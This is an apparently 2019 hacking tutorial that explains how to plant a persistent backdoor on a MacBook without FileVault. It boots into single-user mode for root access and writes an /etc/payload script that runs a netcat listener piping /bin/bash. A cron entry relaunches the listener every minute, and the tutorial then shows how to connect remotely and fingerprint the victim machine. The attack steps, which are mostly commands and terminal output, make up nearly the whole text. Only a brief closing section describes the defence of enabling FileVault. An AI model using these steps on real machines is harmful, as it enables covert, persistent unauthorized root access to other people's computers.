How to Configure a Backdoor on Anyone's MacBook

By **tokyoneon** 01/06/2019 6:27 am

The conversation of which operating system is most secure, macOS vs. Windows, is an ongoing debate. Most will say macOS is more secure, but I'd like to weigh in by showing how to backdoor a MacBook in less than two minutes and maintain a persistent Netcat shell using tools already built into macOS.

Windows 10 is definitely not hackproof, but in this guide and upcoming articles, I'm hoping to help debunk the common misconception that macOS is more secure.

To my surprise, macOS does not use FileVault hard drive encryption (though it may ask to enable it during a clean macOS install/upgrade) or a firewall by default. Those who do enable it may end up disabling it later due to slower write speeds or encrpytion negatively impacting the CPU. But the absence of hard drive encryption allows attackers complete access to the files on a MacBook — without a password.

- **Don't Miss: Connect to MacBook Backdoors from Anywhere in the World**

Live Off the Land & Maintain Persistence

There are quite a few payloads, RATs, and backdoors which can be deployed against MacBooks. To keep things simple, I'll exercise a technique coined "living off the land", which encourages penetration testers to utilize as many resources already present on the compromised device during post-exploitation attacks. This means not installing advanced payloads which actively evade antivirus detection but instead using applications which are already installed and will not be flagged as malicious.

Netcat (referred to as only **nc** from the command line) is a networking utility which can be used to create TCP or UDP connections. Its list of features includes port scanning, transferring files, and port listening to create backdoors into operating systems and networks. Netcat is one of the tools already built into macOS that will be utilized during this attack.


Cron is a task scheduler found in Unix-like operating systems such as Debian, Ubuntu, and macOS. Cron jobs are often used by system administrators to automate repetitive tasks, such as creating weekly backups, and executing a specific task when the OS reboots. To ensure the netcat backdoor is always available, a cron job will be created to persistently open a new netcat listener after it's closed.

- **Don't Miss: The Ultimate Guide to Hacking macOS**

Step 1 Enable Single-User Mode

To begin the attack, single-user mode (another feature of macOS), will be used. Single-user mode was designed for troubleshooting, debugging boot errors, and repairing disk issues, among many other administrative tasks. Unfortunately, single-user mode is very easily accessed and abused by hackers.

To access single-user mode, power on the target MacBook while holding the *Command + S* buttons on the keyboard at the same time. Continue holding both of the keys until white text appears on the screen.




```
*** Single-user boot ***
Root device is mounted read-only
Enabling and disabling services is not supported in single-user mode,
and disabled services will not be respected when loading services
while in single-user mode.
To mount the root device as read-write:
        $ /sbin/fsck -fy
        $ /sbin/mount -uw /
To boot the system:
        $ exit
HID: Legacy shim 2
localhost:/ root# AppleUSBMultitouchDriver::checkStatus - received St
HID: Legacy shim 2

localhost:/ root# 
```

After a few seconds, the attacker will have access to all the files on the MacBook and a root terminal — no passwords required. That's all there is to it. However, if the target device is indeed using FileVault encryption, booting with *Command + S* will instead prompt a password login screen. If this is the case, the device is not vulnerable to this attack.

Step 2 Check the Disk

As per the single-user terminal, first use **fsck**, a utility for checking macOS filesystems for abnormalities. Running this command isn't used to compromise the device but should not be skipped. In my case, the **fsck** command completed in less than 60 seconds using a 250 GB solid-state drive.

/sbin/fsck -fy




```
localhost:/ root# /sbin/fsck -fy
warning: option -f is not implemented, ignoring
** Checking volume.
** Checking the container superblock.
** Checking the EFI jumpstart record.
** Checking the space manager.
** Checking the object map.
** Checking the APFS volume superblock.
** Checking the object map.
handle_crypto_mount:814: handling crypto mount (volume /dev/disk1s1)
handle_crypto_mount:996: crypto mount finished w/apfs
** Checking the fsroot tree.
** Checking the snapshot metadata tree.
** Checking the extent ref tree.
** Checking the snapshots.
apfs_vfsop_unmount:1523: fake mount for  going away
apfs: total mem allocated: 1424111 (1 mb);
** Verifying allocated space.
** The volume /dev/rdisk1s1 appears to be OK.
localhost:/ root#
```

Step 3 Mount the Hard Drive

Next, the hard drive will need to be mounted with *read* and *write* permissions, allowing attackers the ability to add malicious files to the laptop. This can be done with the below command, which should complete in just a few seconds. With the ability to *write* to the disk, the netcat backdoor can be created.

/sbin/mount –uw /



```
localhost:/ root# /sbin/mount -uw /
spaceman_metazone_init:476: metazone for device 0 of size 1264776 blocks
spaceman_datazone_init:119: allocation zone on dev 0 for allocations of 1
spaceman_datazone_init:119: allocation zone on dev 0 for allocations of 2
spaceman_datazone_init:119: allocation zone on dev 0 for allocations of 3
spaceman_datazone_init:119: allocation zone on dev 0 for allocations of 4
localhost:/ root# spaceman_trim_free_blocks:3009: scan took 0.620637 s, tr
spaceman_trim_free_blocks:3017: 57467720 blocks free in 8916 extents
spaceman_trim_free_blocks:3025: 57467720 blocks trimmed in 8916 extents (6
spaceman_trim_free_blocks:3028: trim distribution 1:4243 2+:2024 4+:1507 1

localhost:/ root#
```

Step 4 Create the Netcat Payload

Facilitating persistence to the backdoored device as it moves between Wi-Fi networks in different parts of the world is outside the scope of this demonstration, so stay tuned for future articles. For now, I'll show how to connect to the backdoored MacBook on a shared Wi-Fi network.

For simplicity sake, I'm saving the persistence script to the /etc/ directory and calling the file **payload**. In real attack scenarios, it would make sense to hide the file in a less obvious directory with a less obvious name.

Nano can be used to create the payload using the below command.

```
nano /etc/payload
```

Type the following BASH script into the nano terminal, then save and exit by pressing *Ctrl + X*, then *Y*, then *Enter/Return*. The script will need to be typed manually while in single-user mode, so I tried to keep it as simple as possible. There are a few things going on in the script, so I'll do my best to break it down for readers who aren't familiar with BASH.

```
#!/bin/bash
n=$(ps aux | grep -o [1]234)

if [[ $n = "" ]]; then
   mkfifo f
   nc -l 0.0.0.0 1234 < f | /bin/bash -i > f 2>&1
fi
```

The netcat listener will open port **1234** on the macOS device. The first line (**n=$(ps aux | grep -o [1]234)**), creates a variable **n**, which checks to see if port **1234** is already open. This port detection is achieved using **ps**, a tool used to view running background processes.

The following line (**if [[$n = ""]]; then**) is the start of an **if** statement which says *if* the variable **n** (port 1234) is not found, **mkfifo**, a tool used to create a "named pipe," will create a file called **f**. The filename here is totally arbitrary and uses "f" for simplicity.

Following the **mkfifo** command is the netcat command (**nc -l 0.0.0.0 1234 < f | /bin/bash -i > f 2>&1**), which opens port **1234** on every available interface (**0.0.0.0**) and uses the **f** file to pipe terminal commands to and from the backdoored device.

Step 5 Use Cron to Execute the Payload

That's it for the netcat script. Next, **crontab**, a feature of **cron**, will be used to schedule the BASH script ("payload") to execute every 60 seconds. The below command can be used to accomplish this.

```
env EDITOR=nano crontab -e
```

A new nano terminal will open. Type the below into the nano terminal, then save and close the nano terminal.

```
* * * * * /etc/payload
```

Readers interested in scheduling cronjobs at intervals other than 60 seconds should check out Ole Michelsen's article on using crontab in macOS (previously Mac OS X).

Step 6 Elevate the File Permissions

For the final step, the payload file permissions should be upgraded using the below **chmod** command.

```
chmod 777 /etc/payload
```

Step 7 Shutdown the Mac

When that's done, enter the below command into the single-user terminal to shutdown the laptop.

```
shutdown -h now
```

That's it for backdooring the macOS device. When the owner of the laptop turns the device on, the netcat listener will execute every 60 seconds (if it's not already running) and allow the attacker access to the device on the same Wi-Fi network.


Victims of this attack who aren't actively inspecting open ports and background services for suspicious activity will not easily detect this backdoor. In future articles, I'll show how to enhance this script and obfuscate its signature to actively evade detection — so stay tuned.

Step 8 Connect to the Backdoored Mac

From any computer on the network, Nmap can be used to find the device's IP address on the router.

```
nmap -p1234,65534 -O 192.168.0.1/24
```

OS detection (**-O**) requires at least 1 open and 1 closed port to accurately fingerprint the operating system, so one or more random ports should be included in the command. In my example payload, netcat was set to listen on port 1234, so that port was included in the command. If there are several Apple devices on the network, the backdoored laptop will be the only device with port 1234 in an "open" state.



```
  `/ tokyoneon ~
    > nmap -p1234,65534 -O 192.168.0.1/24
Starting Nmap 7.70 ( https://nmap.org )
Nmap scan report for 192.168.0.65
Host is up (0.058s latency).

PORT      STATE  SERVICE
1234/tcp  open   hotline
65534/tcp closed unknown
MAC Address: E4:98:D6:F0:DB:F8 (Apple)
Aggressive OS guesses: Apple iOS 11.0 (96%), Apple OS X 10.11 (El Capitan) - 10.12 (S
ierra) or iOS 10.1 - 10.2 (Darwin 15.4.0 - 16.6.0) (93%), Apple Mac OS X Server 10.5
(Leopard) pre-release build 9A284 (93%), Apple Mac OS X 10.4.11 (Tiger) (Darwin 8.11.
0, PowerPC) (92%), Apple TV 5 (91%), Apple Mac OS X 10.7.0 (Lion) - 10.12 (Sierra) or
 iOS 4.1 - 9.3.3 (Darwin 10.0.0 - 16.4.0) (90%), Apple iPad tablet computer (iPhone O
S 3.2) (90%), Apple Mac OS X 10.4.8 - 10.4.11 (Tiger) (Darwin 8.8.0 - 8.11.0) (90%),
Apple Mac OS X 10.4.8 - 10.4.11 (Tiger) (Darwin 8.8.0 - 8.11.1) (90%), Apple Mac OS X
 10.3.9 (Panther) - 10.4.5 (Tiger) (Darwin 7.9.0 - 8.5.0, PowerPC) (89%)
```


After locating the IP address of the backdoored device, connect to the MacBook with the below netcat command. It's really this easy.

```
nc 192.168.0.65 1234
```

Step 9 Fix the Misconfigured Source File

As stated earlier, when it comes to post-exploitation, it's better to "live off the land" and use programs and tools found on the operating system to further compromise the target device.


After establishing a connection to the netcat listener, the shell will likely be primitive with no knowledge of where programs are located on the OS. For example, using **ifconfig** to view interfaces fails with "ifconfig: command not found."



```
 `/ tokyoneon ~
    > nc 192.168.0.65 1234
bash: no job control in this shell
bash-3.2# ifconfig
ifconfig
bash: ifconfig: command not found
bash-3.2# _
```


To fix this, use the below **source** command.

source /etc/profile



```
 `/ tokyoneon ~
    > nc 192.168.0.65 1234
bash: no job control in this shell
bash-3.2# source /etc/profile
source /etc/profile
tokyoneons-MacBook-Air:root root# _
```


Using **ifconfig** again now works as expected.



```
tokyoneons-MacBook-Air:root root# ifconfig en0
ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether E4:98:D6:F0:DB:F8
        inet 192.168.0.65 netmask 0xffffff00 broadcast 192.168.0.255
        media: autoselect
        status: active
tokyoneons-MacBook-Air:root root#
```

Step 10 Fingerprint the Back doored Device

Software and hardware enumeration can now begin. An example of this would be using Apple's built-in **system_profiler** command to gather information for version-specific payloads and exploits. The **uname** command can also be used to view kernel version information.



```
  `/ tokyoneon ~
    > nc 192.168.0.65 1234
bash: no job control in this shell
bash-3.2# source /etc/profile
source /etc/profile
tokyoneons-MacBook-Air:root root# system_profiler SPSoftwareDataType
system_profiler SPSoftwareDataType
Software:

    System Software Overview:

      System Version: macOS 10.13.4 (17E199)
      Kernel Version: Darwin 17.5.0
      Boot Volume: tokyoneon
      Boot Mode: Normal
      Computer Name: tokyoneon’s MacBook Air
      User Name: System Administrator (root)
      Secure Virtual Memory: Enabled
      System Integrity Protection: Enabled
      Time since boot: 1:43

tokyoneons-MacBook-Air:root root#
```


Stay tuned for future articles where I'll show how to establish persistence to compromised MacBooks as they move between Wi-Fi networks anywhere in the world, how to obfuscate netcat to evade active detection, and how to generate and use advanced fully featured payloads.

How to Protect Yourself from Single-User Mode Abuse

If you don't want a hacker doing this to your computer, the answer is simple: **Enable FileVault**. Apple's full-disk encryption helps prevent unauthorized access to the information on hard drives and hardens single-user mode access.

FileVault can be enabled by navigating to "System Preferences," then "Security & Privacy," and clicking "Turn On FileVault" (you may need to unlock the settings first). When it completes, the MacBook will restart and require a password to unlock the computer every time the Mac starts up. No account will be permitted to login automatically and accessing single-user mode will also require a password.

Instructions: How to Enable Full Disk Encryption in macOS to Protect Your Data



FileVault secures the data on your disk by encrypting its contents automatically.

WARNING: You will need your login password or a recovery key to access your data. A recovery key is automatically generated as part of this setup. If you forget both your password and recovery key, the data will be lost.

FileVault is turned off for the disk "Macintosh HD".

Click the lock to prevent further changes.

You could also make sure to never leave your computer anywhere a hacker can get his or her hands on it. Until next time, you can find me on the darknet.